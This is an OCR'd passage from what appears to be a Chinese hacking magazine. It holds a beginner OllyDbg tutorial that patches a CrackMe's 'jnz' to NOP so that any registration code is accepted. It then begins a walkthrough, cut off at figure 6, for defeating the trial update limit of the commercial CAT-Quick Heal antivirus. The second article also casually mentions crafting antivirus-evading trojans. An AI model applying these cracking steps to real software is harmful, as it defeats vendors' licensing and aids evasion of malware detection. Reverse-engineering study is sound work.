


图 6




图 7

现在怎么办呢？大家注意看看小窗口里面的内容，刚好就是我们选定代码的内容。到了这里小菜们就可以为所欲为了，可以像聊天一样把想好的代码敲进去。嗯，我们就把“NOP”输入进去，这个指令最简单嘛！现在对话框里的 **jnz short 00401353** 已经被修改成了NOP，如图 8。




图 8

输入好了，当然还要单击一下“确定”按钮，回到OD 主界面中，可以看到修改后的这一行代码变成了红色，这就表示修改成功了，如图 9。




图 9

X 加油站：破解必修的汇编指令

在上面的实例操作中我们用到了哪些重要的汇编命令呢？

(1) jne/jnz 跳转指令，意思就是不相等则跳（机器码是 75 或 85），简单的说就是：如果 a 与 b 中的值不相等，程序就会跳向指定的地方去执行。

(2) NOP 语句，这是一个很霸道的指令：当程序遇到它时，不做任何事情，无条件的执行它后面的语句。这两个指令可以

说是破解中最最重要的两个指令，其它的指令了解就可以了，这两个指令可一定要牢记哦！

现在，我们已经把代码写进了程序里。但是要注意这个时候，我们输入的代码在程序中是没有任何作用的。怎么样才能让修改后的代码产生作用呢？光把代码修改了肯定是不行的，因为它还没有与程序“融为一体”。继续单击鼠标右键，打开“复制到可执行文件”，如图10。




图10

并且选择“全部修改”，这时OD会提示我们是否将所做的修改复制到程序中，不用多想肯定选择“全部”了。之后，OD会把小菜们带到一个新的窗口中，在这里只需要再一次打开鼠标的右键菜单，选择“保存文件”这一项就可以像平时保存一个普通文件那样来保存我们修改的程序了，随便起一个名字单击“保存”，修改后的代码就真正的和程序融为一体了。这时，我们已经把“药”喂给程序了，但是还不知道究竟有没有起作用。退出OD然后运行一下修改后的程序，随便输入一个注册名和一个注册码检验一下，看到了吗？不管输入什么，程序都会告诉大家“注册成功了”，呵呵，看来药效还真的不错呢！

总结

通过这一节的学习我们和小菜一起了解了OD的字符串查找和汇编这两个功能的使用方法，大家也看到了“字符串查找”是如何为我们指引方向的，通过它我们可以直接找到软件的注册提示信息，并通过这些提示信息很准确的找到程序中与注册有关的关键代码。当关键代码找到之后，战略的目标也就找到了，“字符串查找”的使命就结束了，该下一个主角“汇编”功能上场了。通过汇编功能，可以把软件中的代码修改成我们想要修改的代码，通过这个毁灭性的操作，程序就会老老实实的为我们服务了，什么“注册失败”就会成为过去了。

（文章中涉及到的工具OllyDBG、CrackMe已经收录在光盘中）

轻松爆破

搞定杀毒软件的升级

于一真

经常玩免杀的朋友肯定对CAT-Quick Heal这款杀毒软件有所耳闻吧，传说中的DNAScan就是这个杀毒软件最大的亮点。不知道大家是否有过这样的经历：将辛辛苦苦做出来的免杀木马传到Virustotal网站上，其它的杀毒软件都显示“no virus found”，却唯有这款显示“(Suspicious)-DNAScan”，很是不爽。不过我们今天要说的不是如何制作免杀木马来过CAT-Quick Heal，而是如何突破这款杀毒软件的试用限制，真正做到无时间限制的升级。

刚开始我使用百度搜索了好长时间，也没有找到这款软件的下载地址，后来总算使用google找到了其官方网站，但下载的却只有试用版本。安装完毕后发现功能倒是一样也不少（它的防火墙我没有安装），可是却只有一个月的升级时间（图1）。

本来嘛，搜索个下载地址都费用了那么大的劲，那就更别想搜出什么破解补丁了。看来这次只能自己动手，才能丰衣足食了。既然其它功能全部可以使用，那么只需要将升级程序破解就可以了，破解之前我们先来看看软件过期前后运行升级程序的效果（图2）。

从上图中我们可以看出过期后的软件根本无法升级！这一招可真够损的！像AVG，不注册顶多就是驻留护盾不可以使用，多少还比较人性化。转到CAT的安装目录下（右击图标一属性一查找目标），QUICKUP.EXE即为升级程序。我们在桌面新建一个文件夹，将QUICKUP.



图3




图1




图2

EXE 复制到这个文件夹中，运行看看效果（图3）。

出错了？那我们就再将 FILEWRAP.DLL 文件也复制过来，然后重复这个步骤，直到升级程序能正常运行为止，所需文件就这些了（图4）。




图 4



图 5

这么多的文件，哪一个才是我们真正需要的呢？呵呵，当然是 REGISTRY.DLL 了，为什么呢？很简单，REG 就是注册的意思；IS “是”的意思；TRY 是尝试的意思。这 CAT-Quick Heal 的开发商给文件起名真是一点水平也没有，不过这也倒方便了我们。使用 PEID 查壳，查不出来？不要紧，EP 区段为 text，单击扩展再依此单击入口点、EP 检测、快速检测后面的“-”按钮，发现提示均为“未加壳”，看来确实是没有加过壳（图5）。

使用 OllyICE 将其载入，载入完毕后按 F9 键使其运行，程序在这里停住（图6）。

